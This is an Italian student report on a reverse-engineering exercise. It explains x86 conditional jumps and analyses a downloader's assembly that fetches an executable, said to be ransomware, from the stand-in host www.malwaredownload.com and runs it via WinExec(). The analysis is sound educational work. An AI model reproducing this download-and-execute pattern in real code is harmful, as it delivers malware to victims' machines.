REPORT 07.04.2023

1.) Il salto condizionale che viene effettuato è quello relativo alla loc.0040FFA0 nella terza tabella, analizzando il codice praticamente è il secondo salto. Vediamo il perché:

ricordiamo che l'istruzione <<cmp>> non modifica gli operandi ma modifica i flag ZF (zero flag) e CF (carry flag), e che la sintassi è la seguente: **<<cmp destinazione, sorgente>>**


Inoltre, JZ LOC salta alla locazione di memoria indicata se ZF=1, mentre JNZ LOC salta se ZF=0.

Pertanto analizzando la **porzione** di codice fornito, abbiamo:

- mov eax, 5 // il registro eax conterrà il valore 5
- cmp eax, 5 // abbiamo il valore di destinazione e sorgente che coincidono, per cui ZF=1
- jnz loc 0040BBA0 // salta se ZF=0, ma in tal caso abbiamo ZF=1, per cui **NON viene effettuato il salto**

Invece:

- mov ebx, 10 // il registro ebx conterrà valore 10
- inc ebx // incremento il registro ebx di 1, per cui conterrà il valore 11
- cmp ebx, 11 // ZF=1 in quanto il valore di destinazione e sorgente coincidono
- jz loc 0040FFA0 // il salto viene effettuato se ZF=1, per cui **viene effettuato.**



3.4) Possiamo identificare il malware come un **downloader**, ovvero un programma che si collega ad un URL specifico su internet per scaricare dei bit(un file eseguibile, praticamente il malware o parte di esso) e andarlo a salvare in un file sul disco rigido del pc vittima. Il malware scaricato corrisponde ad un **ransomware** nel nostro caso. Vediamolo nel dettaglio:

- **mov eax, edi** edi=www.malwaredownload.com
  // l'url a cui si collegherà il programma è contenuto nel registro edi, tramite l'istruzione <<mov>> viene spostato nel registro eax
- **push eax** // il registro eax(contenente l'url) viene passato come parametro della funzione DownloadToFile() allo stack della funzione stessa
- **call DownloadToFile()** // viene chiamata la funzione che ha come parametro l'url a cui si collega per scaricare il file eseguibile(malware)

A questo punto, una volta scaricato l'eseguibile e salvato in un file sul disco rigido del pc, occorre avviarlo, e nel nostro caso viene fatto tramite l'API di windows **WinExec():**

- Il procedimento è analogo al precedente: viene prima spostato il contenuto del registro edi (cioè il path del file eseguibile scaricato) nel registro edx, successivamente passato come parametro della funzione WinExec() allo stack della funzione stessa, e poi viene fatta la chiamata di funzione per avviare il malware.

Nel complesso possiamo ipotizzare il comportamento di questo malware scritto in linguaggio c come il seguente:

Se si verifica uno specifico evento allora il codice si collegherà ad un url e scarica l'eseguibile. Questo evento è indispensabile affinchè successivamente si possa eseguire il malware. Una volta scaricato il malware, il programma non effettuerà più questo passaggio ma proseguirà ed entrerà in un ciclo in cui poter creare un processo ed eseguire il malware fin tanto che una particolare condizione risulti vera. Quando la condizione non è più vera, allora il ciclo si interrompe e quindi si conclude anche il processo.